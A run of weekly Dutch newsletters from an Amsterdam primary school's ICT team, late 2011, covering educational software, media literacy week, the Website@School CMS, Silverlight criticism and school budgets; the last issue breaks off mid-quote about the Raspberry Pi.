**Baarsjes Informatie en Communicatie Jaargang 10 - week 40 - 2011 (7 oktober)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

Vorige week hebben we voor het eerst geen BIC uitgebracht in een werkweek. Karin was een dagje vrij.

**LETTERPRET EN ALLES TELT**

De kleuterbouw van de Rosaboekdrukker gebruikt nog steeds met veel plezier deze programma's. De vorderingen van de leerlingen worden bijgehouden. Dat betekent, dat de leerlingen hun eigen naam moeten aanklikken. Deze week zijn schema's gemaakt met de namen van de kinderen en het ikoontje dat ze moeten aanklikken. En die overzichten zijn netjes gelamineerd. Leuk apparaat, zo'n lamineermachine.

**KINDERBOEKENWEEK**

Veel websites met suggesties. Bij ons op school zijn we de kinderboekenweek lekker ouderwets begonnen met een toneelstuk opgevoerd door super-leerkrachten. o.a.:

TELEBBLIK: Dit jaar is de Kinderboekenweek van 5 tot en met 15 oktober 2011. Het motto is: "Superhelden! - Over dapper durven zijn".

Dapper waren de helden in de geselecteerde Teleblik fragmenten zeker: Aletta Jacobs, Hugo de Groot, Christiaan Huygens, Willem van Oranje en vele anderen.

**Bekijk de fragmenten over kinderboeken en helden uit de geschiedenis**

SCHOOLTV groep **3 en 4**. Ook bij huisje boompje beestje zijn superhelden!

SCHOOLTV groep **5 en 6**. Ontdek de kracht van spiderman!

KENNISNETPAGINA van 'community groep 3 en 4: **veel heldentips!**

**WEEK VAN DE MEDIAWIJSHEID**

(zie <http://weekvandemediawijsheid.nl>)

Als je daar verder klikt kom je bij **een filmpje**. Als je dat ziet, valt je mond open. Wij zijn voorbereidingen aan het treffen voor activiteiten in de week van de mediawijsheid in de week van 21 november. Om alvast te oefenen kunnen kinderen de **mediawijsheid-quiz** op Kennisnet doen. En voor de groepen 6 t/m 8 zijn afspraken met de bibliotheek gemaakt voor een les over informatie zoeken.

**WEBSITE@SCHOOL**

Omdat we een subsidie gekregen hebben van het **Europees Platform** voor het onderwijs nodigden we we Judith en Rea van het EPF uit om eens te overleggen hoe het bedrag het beste besteed kan worden. Het was een plezierige bijeenkomst. Ze waren onder de indruk van de mogelijkheden van Website@School t.b.v. internationale projecten en internationale samenwerking. Het werkt een stuk simpeler dan de toepassingen die zij gebruiken. Natuurlijk keken ze ook even naar ONSBORD en waren enthousiast over kosten en mogelijkheden. Voor nieuws over de nieuwe release, zie onder techniek.

**EDUCAT-B**

Ons programma voor de bibliotheekboeken werkte nog op een oude versie. Die werkt sinds 1 augustus niet meer. Nu wordt gewerkt aan de installatie van een nieuwe versie. Dan kunnen er gauw weer nieuwe boeken ingevoerd worden.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**NIEUWE VERSIE WEBSITE@SCHOOL**

Afgelopen dinsdag kwam versie 0.90.3 uit. Downloads op **BerliOS**.

Belangrijkste features:

- Talen die er nu in zitten: Nederlands, Engels, Frans, Pools, Spaans, Chinees, Turks, Duits.
- Engels manual begint redelijk compleet te worden.
- Spaans manual: de twee belangrijkste hoofdstukken klaar.
- Twee themes toegevoegd: 'Rosalina' en 'Schoolyard'. Tezamen met Frugal hebben de gebruikers nu vrijwel onbeperkte variatie in de vormgeving van hun websites via configuratie opties in de themes en de Bazaar Style Sheests (BSS); een uniek feature in Website@School om CSS te maken én te leren.
- De Sitemap module toegevoegd.
- Talloze kleine verbeteringen 'onder de motorkap'.
- Twee bugfixjes. Het valt Dirk op hoe weinig bugs er in de code zitten in vergelijking met het oude programma.
- Veiligheid. Het was niet nodig tussentijds security fixes of patches uit te brengen.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 41 - 2011 (14 oktober)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**VEILIG LEREN LEZEN**

We kregen mail van 2 leerkrachten in groep 3:

Hoi Karin, Dirk en Peter,

Dank jullie wel voor de aanpassing op onze computer: een nieuw icoontje op ons bureaublad. Geweldig, dat we nu met één klik van de pen meteen onze "veilig leren lezen les" klaar voor gebruik op het digibord hebben. Geen gezeur meer met inloggen, wachtwoorden en doorklikken in programma's.

Dit scheelt ons veel tijd en gedoe.

We zijn er erg blij mee.

Groeten, Carla en Zineb

**TELEBLIK**

Wij hebben op school één Teleblik account. Dat kun je 250 x activeren. Onze vraag: hebben scholen ervaring dat dat *onvoldoende* is?

**FLITS**

Help! Is er iemand in de buurt van onze school die ons kan helpen met het programma FLITS? Hoe werkt dat? We hebben gebrek aan tijd om de hele handleiding door te nemen. Mogen we even buurten bij een school voor wat starters-uitleg?

**NIEUWSBRIEVEN**

Schooltv. Voor [groep 5 en 6](#).

Uitzendingen over geld, dappere dieren geschiedenis en tips voor beeldbank en teleblik.

**CINEKID FESTIVAL - MEDIALAB**

Groep 6 met tram 12 en bus 21 naar het Westergasterrein. Speciaal voor basisschoolgroepen georganiseerd voor de rest van nederland ook te bezoeken, want in de herfstvakantie is het daar ook nog. Groep 6 bezocht het Medialab. De tijd vloog om, de kinderen hadden veel langer willen blijven. Het was een belevenis!

**MEDIAWIJSHEID**

Deze week kwam de [kennisnet nieuwsbrief](#) over ICT voor leerkrachten uit. Veel informatie en suggesties voor de week van de mediawijsheid. Tessa heeft alles op een [rijtje](#) gezet. Inclusief een online workshop voor leerkrachten waarin ze kunnen ervaren hoe mediawijs ze zijn.

Ook [Kennisnet](#) stuurt nog een aparte oproep voor de mediawijswaek.

**4 IN BALANS MONITOR 2011**

Deze net uitgekomen uitgave van Kennisnet zegt:

"De Vier in Balans Monitor 2011 van Kennisnet laat zien dat het rendement van ict nauw samenhangt met de aanwezigheid van een leraar die samenhang weet aan te brengen tussen de leerinhoud, de ict-toepassing en de leerling!"

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**ONVEILIGE GEMEENTELIJKE WEBSITES**

Zo'n 50 gemeentelijke websites waren niet veilig waardoor gegevens van ons, burgers, op de digitale snelweg lagen. Websites moesten 'uit de lucht'[\*] gehaald worden. Onze goede vriend journalist Brenno de Winter toonde dat aan, zie artikel in b.v. [Telecompaper](#). Veel extra werk, veel extra kosten om de lekken te dichten. Het veiligheidsdenken bij veel gemeenten is blijven steken in de tijd van prullenbakken en papierversnipperaars.

[\*] Veel voorkomend misverstand. Websites zijn niet 'in de lucht', zelfs niet in de cloud. Ze komen van servers die door kabels met elkaar verbonden zijn. Websites zijn geen radio- of tv zenders.

**WEBSITEATSCHOOL**



We hebben Stefan benaderd om Website@School te testen op kwetsbaarheden. Hij werkt bij een groot Duits Internet bedrijf, beheert firewalls en content filters, doet soms penetratie tests en als hobby zoekt hij kwetsbaarheden in web applicaties en publiceert die. Hij testte Website@School versie 0.90.3 en rapporteerde:

- > I tested the latest version (0.90.3) of Website@School over the weekend.
- > I used some different web security tools and it looks good in the moment :D
- > No vulnerabilities found!

Compliment voor Ingenieursbureau PSD!

We vonden Stefan bereid om nieuwe versies van Website@School te testen nog voordat ze online staan. Wow! Herzlichen Dank Stefan! Een ideetje voor zo'n 50 gemeentes?

### **TRANSPARANTIE**

Langzaam, door de steeds aanhoudende stroom van onveilige, lekkende en gehackte sites, dringt het besef door dat er wat moet gebeuren aan veiligheid. Het gebrek aan elementaire kennis is enorm. 'Ik heb niets te verbergen' is het veelgehoorde antwoord op vragen over privacy.

Ook lezenswaard in dit opzicht is een artikel in NRC van 8 oktober. **Maak alle ict-beveiliging openbaar.**

Helaas zijn de schrijvers nog net niet kritisch genoeg. Beveiliging middels vervalsbare certificaten die door kraakbare browsers vertrouwd moeten worden? Een overheid moet zijn burgers beter beschermen dan dat.

We kunnen leren en ons digitaal wapenen met de woorden van Thomas Jefferson (1743-1826):

When the people fear their government, there is tyranny;  
when the government fears the people, there is liberty.

Groet en goed weekend en prettige herfstvakantie,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 43 - 2011 (28 oktober)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**NIEUWSBRIEVEN EN LESIDEEËN**

Alles over paddenstoelen vind je in de [POLS nieuwsbrief](#). Bij ons op school kweken de kleuters champignons in de klas. Zij weten er al veel van.

HEKSEN- De onderbouw van de Rosa Boekdrukker sluit volgende week het thema Heksen en Toveren af. Hier nog een [heksenfilmpje](#), maar dan voor oudere kinderen.

Digitale prentenboeken zijn bij Bereslim te lezen. Bij die website hoort ook een [nieuwsbrief](#).

**KLOKHUIS**

Wat komt er allemaal in het programma Klohuis? Hier de [agenda](#) voor de maand november.

**EDUCAT-b**

Eindelijk kunnen we weer nieuwe boeken invoeren in het programma Educat-b. We werkten nog steeds met de oude versie. Sinds de zomervakantie werd die niet meer ondersteund, dus we moesten wel overgaan op de nieuwste versie. Een oud-collega komt regelmatig de boeken invoeren. Ze heeft weer veel te doen!

**KRITIEK OP MICROSOFT'S SILVERLIGHT**

Jan Stedehouder houdt een stevig betoog tegen Microsoft's Silverlight [\*] dat in sommige onderwijs ICT toepassingen wordt gebruikt.

<http://www.janstedehouder.nl/series/overgewicht-in-de-nederlandse-onderwijs-ict> . Conclusie: Microsoft gedraagt zich nog steeds als een heroine-dealer op het schoolplein. Eerst de stuff tegen minimale kostprijs aanbieden. Als de kindertjes goed en wel verslaafd zijn halen ze hun investering ruimschoots terug. Zie ook een de stukken 'vervolg' 1 t.m. 4 op:

<http://rosaboekdrukker.net/index.php?page=227&section=23>

Er is sinds 2002 weinig te weinig verbeterd en er zijn teveel kansen gemist.

[\*] Silverlight: Microsoft Silverlight is een ontwikkelingsplatform waarmee complexe grafische interfaces kunnen worden ontwikkeld voor in browsers, als desktopsoftware of in mobiele apparaten.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

When technology becomes master  
Disaster comes faster.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 44 - 2011 (4 november)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

Alweer de 11e jaargang van onze wekelijkse ICT nieuwsbrief.

**ELFDE JAARGANG BAARSJES INFORMATIE EN COMMUNICATIE**

Anders gezegd, we zijn nu 10 jaar en 1 aflevering bezig met deze wekelijkse nieuwsbrief over ICT op de openbare basisschool Rosa Boekdrukker in Amsterdam-West. Tijd om even stil te staan, terug te blikken en vooruit te kijken.

In die 10 jaar is op onze school veel op ICT gebied gebeurd. Een aantal projecten zag hier het daglicht en ze konden zich in een inspirerende omgeving ontwikkelen. Het toenmalige bestuur (Stadsdeel de Baarsjes) zag één en ander met welwillendheid aan en steunde ook financieel met kleine bijdragen. Daardoor kon een wereldwijd gebruikt content management systeem ontstaan. Zo rond 2002 wisten we wat onze missie zou worden. "We ontwikkelen voor de wereld". Pretentius? Ja zeker weten. We kregen de COS Award voor onze blijkbaar inspirerende werkwijze. We gingen ons bezig houden met servers voor het onderwijs en ontwikkelden ServerAtSchool. Al jaren een robuust en veilig server-client systeem dat bewezen zeer kostenbesparend is en prima functioneert. We ontwikkelden een interactief digitaal whiteboard dat nu als ONSBORD te koop is voor een zeer bescheiden prijsje.

Een nieuw bestuur liet een frisse wind waaien. De inspiratie kreeg het koud. Wellicht dat de hitte van de financiële crisis de Nederlandse belangstelling voor onze ideeën weer wat aanwakkert. Voorlopig krijgen we de indruk dat er nog genoeg vlees op de botten van de Nederlandse schoolbesturen zit. We ontwikkelen gelukkig nog steeds voor de wereld.

Maar de goede redenen als antwoord op de vraag "Waarom is de Rosa Boekdrukker op ICT gebied innoverend?" is niet meer naar waarheid, juistheid en waarachtigheid te beantwoorden. Google voor uitleg op "Jürgen Habermas" en bovengenoemde begrippen.

We beraden ons op wat we met de BIC doen.

**SILVERLIGHT**

Vorige week schreven we er al over. Zie dus [aldaar](#) voor tekst en links.

De minister antwoordde op kritische kamervragen over Silverlight dat schoolbesturen zelf mogen weten waar ze hun spullen kopen en dat er alternatieven zijn voor Magister, zoals Moodle. Goed beantwoord, Minister! Moodle is gratis en wordt op duizende universiteiten en instellingen wereldwijd gebruikt. En ook hier blijkt weer dat het Nederlandse onderwijs geld genoeg heeft om zich door dure ICT toepassingen slachtoffer te laten worden van vendor lock-in. Het schijnt dat Magister ook een ELO (Elektronische Leer Omgeving) wordt. Silverlight werkt niet goed met Mac en Linux. En ach, dat ouders op kosten gejaagd worden? Who cares?

**TERUGKOMDAG NOMC (Nationale Opleiding Media Coach)**

Weer een interessante bijeenkomst met twee thema's: Sociale Media en de Week van de Mediawijsheid. Tussen mei 2010 en mei 2011 is gemeten <sup>\*)</sup>, dat Hyves nog steeds de meeste gebruikers heeft, maar dat is dalend. Bij Facebook is het aantal gebruikers met bijna 50% toegenomen in een jaar, en Twitter is de grootste stijger (67,7 %), maar heeft nog niet zoveel gebruikers als Facebook. Er werden ook voorbeelden gegeven hoe je in het onderwijs deze sociale media kunt inzetten. De voorbeelden hadden vaak te maken met het werken aan een bepaald onderwerp. Dat kan bij ons op school ook op de website.

Over de week van de mediawijsheid werd uitgelegd over het spel dat door Mediawijzer gemaakt is: ['Mediam@sters2011'](#). Wat ons zorgen baart is, dat het spel nog niet af is, terwijl het start op 18 november met een inleidend filmpje en een opdracht die de leerlingen in het weekend thuis moeten uitvoeren.

Nader verslag volgt.

<sup>\*)</sup> bron: comScore

**NIEUWSBRIEVEN LESSUGGESTIES**

Herstmandala's, Sinterklaastips, Sint Maartentips in de [Pols nieuwsbrief](#).

In de rekenbrief (een uitgave van het Freudenthal instituut) staan weer allemaal leuke rekentips. Kijk op hun [website](#). Klik ook op 'spelletjes'.

Er is weer een nieuwe uitgave van de [onderzoeksbreek](#) van Kennisnet. Deze keer over webquests.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Ontvangen [nieuwsbrief van Zwijsen](#) meldt, dat er een technische storing op de toetsite is. Traagheid hadden we inderdaad deze week gemerkt.

Groet en goed weekend en wellicht tot ziens,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 45 - 2011 ( 11 november)  
Waarom is de Rosa Boekdrukker op ICT gebied innoverend?****WAARSCHUWING**

Microsoft verhelpt ernstige kwetsbaarheid in Windows

Van verschillende kanten werden we gewaarschuwd, dat er wat mis is met Microsoft.

o.a. [De Waarschuwingsdienst](#).

**7 ZIP**

We moesten de resultaten van het kleuter toetsprogramma OBIS versturen per email. Het lukte maar niet om de gegevens van 1,1 Mb per e-mail bij de instantie te krijgen die de gegevens verwerkt. Voor het eerst van haar leven heeft Karin moeten Zippen! Nooit te oud om te leren! Daarvoor het Open Source programma [7 Zip](#) gebruikt.

**NIEUWSBRIEVEN - LESSUGGESTIES**

KLASSE TV. Bestaat 5 jaar. [Hier](#) de laatste nieuwsbrief.

In de [POLS nieuwsbrief](#) een Sint kruiswoordpuzzel.

Uit de nieuwsbrief van docentenplein de volgende link voor lesideeën over voeding voor groep 6, 7 en 8.

<http://www.ikeethetbeter.nl/>

En de volgende Sinterklaasideeën:

- Themapagina Sinterklaas: <http://www.docentenplein.nl/themas/sinterklaas/>
- Knutselideeën en surprises: <http://www.docentenplein.nl/lesideeen/comment-page-18/#comment-2941>
- Sinterklaas bij Teleblik: <http://www.docentenplein.nl/lesideeen/comment-page-18/#comment-2940>
- Zing mee met de nieuwe Sinterklaashit: <http://www.docentenplein.nl/lesideeen/comment-page-17/#comment-2931>

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK****CONGRES 25 JAAR .NL (punt NL)**

Wij waren 2 van de 500 genodigden om het slotcongres bij te wonen waarmee SIDN .nl zijn 25 jarig bestaan vierde. Stichting Internet Domeinnaamregistratie Nederland beheert zo'n 4,5 miljoen .nl domeinnamen en is daarmee de op twee na grootste speler op dit gebied in de wereld.

De zaal becommentarieerde met de modernste middelen de uislagen van de Nationale Internetenquête over de toekomst van het Internet op economisch, maatschappelijk en persoonlijk gebied. Uit de antwoorden bleek dat goede infrastructuur belangrijker werd gevonden dan onduidelijk. Typisch voor technici om infrastructuur op de eerste plaats te zetten. Onderwijs hoort dan toch echt op plaats 1. Want zonder goed onderwijs zul je nooit de beste infrastructuur krijgen. Typisch een ouderwets standpunt dat al jaren heeft bewezen niet effectief te zijn. In het basisonderwijs vertaalt het zich in goede technische infrastructuur met leerkrachten die hun leerlingen niet met ICT laten werken omdat ze er zelf te weinig kaas van hebben gegeten.

Een paar sprekers wezen op het belang van goed onderwijs voor de toekomst van Nederland en Internet. Willen we een kenniseconomie blijven -we zakken steeds verder weg in de peilingen-, dan moet de kwaliteit van het onderwijs omhoog en moeten universiteiten en hogescholen niet opleiden voor strategen en managers, maar voor kennis\_werkers\_. Architecten-, ontwerpers-, constructeurs-, heiers-, betonvlechters-, loodgieters-, stucadoors-, timmerlieden, kortom de bouwers van het Internet en alles wat zich daarop afspeelt. Website bouwers, programmeurs, ontwerpers. Dat soort technici is steeds moeilijker te krijgen, zo zeiden verschillende sprekers.

Het basisonderwijs werd ook genoemd. Een plek waar het onderwijs een beetje wordt opgeleukt met digiborden, maar waar echt meer moet gebeuren.

Wij zijn daar al jaren druk mee. Website@School is ook het gereedschap waarmee leerlingen van basisscholen kunnen leren.

De laatste spreker was [Herman Pleij](#) die de toehoorders -zonder technische snufjes- in een wervelende voordracht op het hart drukte het internet zowel te doseren als te doceren.

We ontmoetten weer wat oude bekenden en deden weer wat nieuwe contacten op. Een leerzame dag.

#### **SILVERLIGHT en MAGISTER**

Volgens geruchten op Slashdot <http://news.slashdot.org/story/11/11/09/1920247/microsoft-killing-silver>

<http://www.zdnet.com/blog/microsoft/will-there-be-a-silverlight-6-and-does-it-matter/11180>

SharkLaser writes "Silverlight 5 might be last version released by Microsoft. Several industry insiders and partners for the last few weeks have heard from their own Microsoft sources that there won't be new versions released after Silverlight 5. Status on service packs and support for Silverlight is unclear, as Microsoft haven't yet released lifecycle

support end date even for the previous Silverlight 4. By their support page they will give full year head-up before ending support. With Adobe ending development of Flash for mobile browsers and Microsoft ending development of Silverlight, HTML5 video looks a lot more promising. But will content providers be able to give out their material without DRM and how does HTML5 perform with non-video side of Flash and Silverlight?"

#### **MAGISTER**

Het gedoe over Silverlight, waar we al een paar keer over schreven, had te maken met Magister, het leerlingadministratiesysteem voor middelbare scholen. Magister stopte Silverlight in zijn laatste versie en verplichtte zo scholen gebruik te maken van MS' Silverlight.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 46 - 2011 (18 november)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**MEDIAM@STERS2011**

We zijn eraan begonnen! Dit weekend gaan de leerlingen van groep 6/7 en die van groep 7 hun ouders een enquête afnemen. Daarvoor bekeken we eerst een film en maakten een klassenwachtwoord aan. De enquête kan online ingevuld worden op de eigen site van de groepen. Maandag weer verder.

**NIEUWSBRIEVEN - LESSUGGESTIES**

Klassetv maakte [een nieuw lespakket over mediawijsheid](#). Met filmpjes en lesbrieven. Die kunnen meteen meteen gebruikt worden in de week van de mediawijsheid.

Community 34 (groep 3 en 4) Kennisnet. [Boordevol informatie](#).

[Beeldbank](#). Over Sinterklaas, Mediawijsheid en Beeldbank.

Veel Sint ideeën in de [POLS nieuwsbrief](#).

[Schooltv](#) voor de groepen 5 en 6. De week voor de mediawijsheid is natuurlijk niet alleen voor groep 7. Voor groep 7 is het [mediam@sters-spel](#). De andere groepen kunnen natuurlijk ook aandacht besteden aan mediawijsheid.

[Kennisnet nieuwsbrief](#): o.a. Sinterklaas en webtips van Tessa.

**STRICT JAARVERGADERING**

De Vereniging "Scholen Tezamen Rijk met ICT" hield haar Algemene Leden Vergadering. Er komen weer twee scholen bij en daarmee zitten we alweer bijna op het aantal scholen dat we hadden voordat AWBR (ons bestuur) overstapte op Heutink. You lose some, you win some. Als al eerder gezegd: de besturen hebben nog genoeg in kas om dure oplossingen te kunnen betalen.

**WEBSITEATSCHOOL**

De vertaling van de handleiding naar het Nederlands vordert. De rondleiding is vrijwel gereed en voor de BICCERS is een sneak preview te vinden op:

[http://wyxs.net/web/was\\_nl/guidedtour.html](http://wyxs.net/web/was_nl/guidedtour.html).

Handleidingen (Engels en Spaans) zijn te vinden op <http://manual.websiteatschool.eu>

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 47 - 2011 (25 november)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

Toch nog een BIC.

**WEEK VAN DE MEDIAWIJSHEID**

Wat een week! We deden veel.

Vorige week vrijdag was de inleidende les over het spel MEDIAMASTERS. De leerlingen van groep 6/7 en 7 hadden de opdracht om in het weekend hun ouders te interviewen over hun mediagebruik.

Op maandag kregen de groepen 6 t/m 8 een voorlichting over digitaal pesten van bureau **HALT**. En in de rest van de week werd er verder gespeeld aan het spel.

De groepen 6 t/m 8 bezochten de bibliotheek. In de klas was de les voorbereid. In de bibliotheek gingen ze aan de slag met zoekopdrachten. Ze zochten in de catalogus van de oba en op het internet. Ze zochten zich SUF!

Als klap op de vuurpijl werd bij ons op school het nieuwe lespakket van KlasseTV over Mediawijsheid gelanceerd. Compleet met de directeur van KlasseTV en een hele cameraploeg van UPC en een presentatrice van Shownieuws die een les over social media gaf. Op donderdag 24 werd het uitgezonden. **Hier is de link**. Wel een kort flitsje.

Op vrijdag 25 november om 14.00 uur werd de uitslag van het Mediam@sterspel bekend gemaakt. We vielen jammer genoeg niet in de prijzen. Wel ontvingen alle kinderen hun bewijs van Mediamaster.

We vragen de organisatie of de mediamissies weer toegankelijk gemaakt kunnen worden zodat de kinderen de openstaande vraagstukken nog kunnen oplossen. Het was druk, maar ook heel leuk om aan het spel mee te doen.

**PLEIDOOI VOOR MEDIA-EDUCATIE.**

Karin maakte gebruik van het inspreekrecht in de gemeenteraad van Amsterdam. **Cinekid** is een goede partner voor scholen op het gebied van media-educatie. Over het belang van media-educatie en de rol van Cinekid daarin werd gepleit, ook door anderen.

**MEDIAWIJSHEID-SUGGESTIES**

Kennisnet heeft een **eigen nieuwsbrief** erover.

De **nieuwsbrief van Willem Wever** over 3D films.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 11 - week 48 - 2011 (2 december)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

**MEDIAWIJSHEID.**

Kennisnet geeft [advies](#) om door te blijven gaan met aandacht aan Mediawijsheid.

**LOCO ONLINE**

Een leer-spel dat al bestaat sinds de jaren '70. Het is nu ook online te spelen. Zie [loco-online](#). Kost wel ongeveer 100 euro per school per jaar. Maar je raakt geen stukjes kwijt en hoeft geen dozen op te ruimen. Wij hebben een proeflicentie voor een maand aangevraagd om te bekijken of de resultaten per kind worden geregistreerd. Want dan is het pas echt een meerwaarde t.o.v. het fysieke spel.

**BERESLIM nieuwsbrief. Met informatie p.a. over de [voorleesexpress](#).**

Nieuwsbrief van de schooltv. In [Nieuws uit de Natuur](#) gaat het over ruimtevaart over kerstwensen van kinderen voor iemand anders.

In de [POLS](#) nieuwsbrief o.a. kerstknutsels en een link om gratis lesbrieven voor Natuniek te downloaden. Malmberg stuurt een nieuwsbrief met allerlei lessuggesties. Je moet wel een "mijn malmberg" account hebben. Wij hebben dat voor geschiedenis. Lessuggesties over Napoleon en Stoommachines. [Zo](#) ziet dat eruit.

**VRAAG VAN ONS BESTUUR AAN GMR**

In de laatste nieuwsbrief van de GMR van ons bestuur wordt gevraagd naar ideeën om te bezuinigen. Ons bestuur krijgt de begroting van 2012 niet sluitend. Een oplossing is niet direct voor handen.

"De GMR, maar ook anderen, mogen daarover meedenken".

Mogen? Moeten!

Bij STRICT kennen we meer meer besturen waar de begroting niet sluitend is. Meer dan 80 % van het budget gaat naar personele kosten. Vragen: hoeveel van het budget gaat op aan ICT?

Welke scholen gaven het minste uit aan ICT? [Daar is onderzoek naar gedaan](#). De STRICT scholen dus.

Zijn er nog meer ideeën?

**ZOEKMACHINES**

Zoekmachines verzamelen gegevens over het zoekgedrag van mensen. Lees [hier](#) meer over in een artikeltje uit de Breekpunt nieuwsbrief.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**DRAADLOOS TOETSENBORD MET STAARTLOZE MUIS**

We vonden bij de PC-Dokter een mooi vormgegeven (à la Mac) stevig toetsenbord (zowel wit als zwart) met muisje voor € 35,-. Merk: Rapoo, type 9060. Net als bij de Mac zit er een goed numeriek deel op. De gewone batterijen gaan zeer lang mee. Werkt onder Windows, Mac en Linux met een bluetooth dongle. Geen software te installeren. Het bluetooth dropje in PC of laptop en klaar. Karin was op slag verliefd.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

2011-12-06 w49

**Baarsjes Informatie en Communicatie Jaargang 11 - week 49 - 2011 (9 december)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

Deze week geen BIC, wegens afwezigheid van de redacteurs.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 50 - 2011 (16 december)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**DIGITALE NIEUWSBRIEVEN**

Bereslim lees [meer](#) hierover.

Kerstfeest. Via de website [www.basisschoolmateriaal.nl](http://www.basisschoolmateriaal.nl) zijn gevarieerde werkbladen rond Kerst te downloaden. Ook is er gratis materiaal beschikbaar!

**LERAAR24**

Op de website Leraar24 staan video's met instructies en video's voor de leerkracht. [Neem een kijkje!](#)

Hier de [laatste nieuwsbrief](#).

**KLASSE-TV NIEUWSBRIEF**

[o.a](#) over taalontwikkeling en leren omgaan met geld.

**WIKIWIJS**

[Hulp](#) gevraagd bij Wikiwijs. Bovendien allemaal links naar/over medialessen!!

**LOCO proeflicentie**

Gelukkig gaat de proeflicentie pas in, als je de eerste keer de boel activeert. Dus na de kerstvakantie gaan we het uitproberen.

**ONDERWIJS EN ICT BEURS 2012**

25 en 26 januari 2012. Gratis. Lees [hier](#) voor meer informatie.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**EEN PC VOOR LERENDEN.**

Niet alleen het Nederlandse bedrijfsleven vraagt zich af hoe het in de toekomst over voldoende computer technici kan beschikken. In Engeland kampen ze met hetzelfde probleem maar daar spreken ze tenminste Engels.

Ook in Engeland lijkt het erop dat hun Heutinks, QLICTs, Station2Stations en Actacoms - in hechte samenwerking met hun educatieve uitgevers - technologie-onderwijs eerder in de weg staan dan bevorderen. Genoeg geklaagd!

Daarom vragen zij, net als wij, ons af "hoe maak je techniek interessant voor leerlingen?", in plaats van ze op te leiden tot Microsoft slaafjes?

Raspberry Pi is een Engels initiatief om techniek voor kinderen weer aantrekkelijk te maken. Zie voor een uitgebreide beschrijving: [http://www.theregister.co.uk/2011/11/28/raspberry\\_pi/](http://www.theregister.co.uk/2011/11/28/raspberry_pi/)

Hier wat quotes in de hoop dat je smult van het langere stuk.

De kop:

[quote]

Psst, kid... Wanna learn how to hack? The £25 computer to teach youngsters real computing skills

The British-designed Pi is being heralded as the saviour of modern IT education in UK classrooms, one that will raise a new generation of young bedroom hackers - in the old sense of the word 'hacking', that is, to ingeniously cobble stuff together to make cool new things.

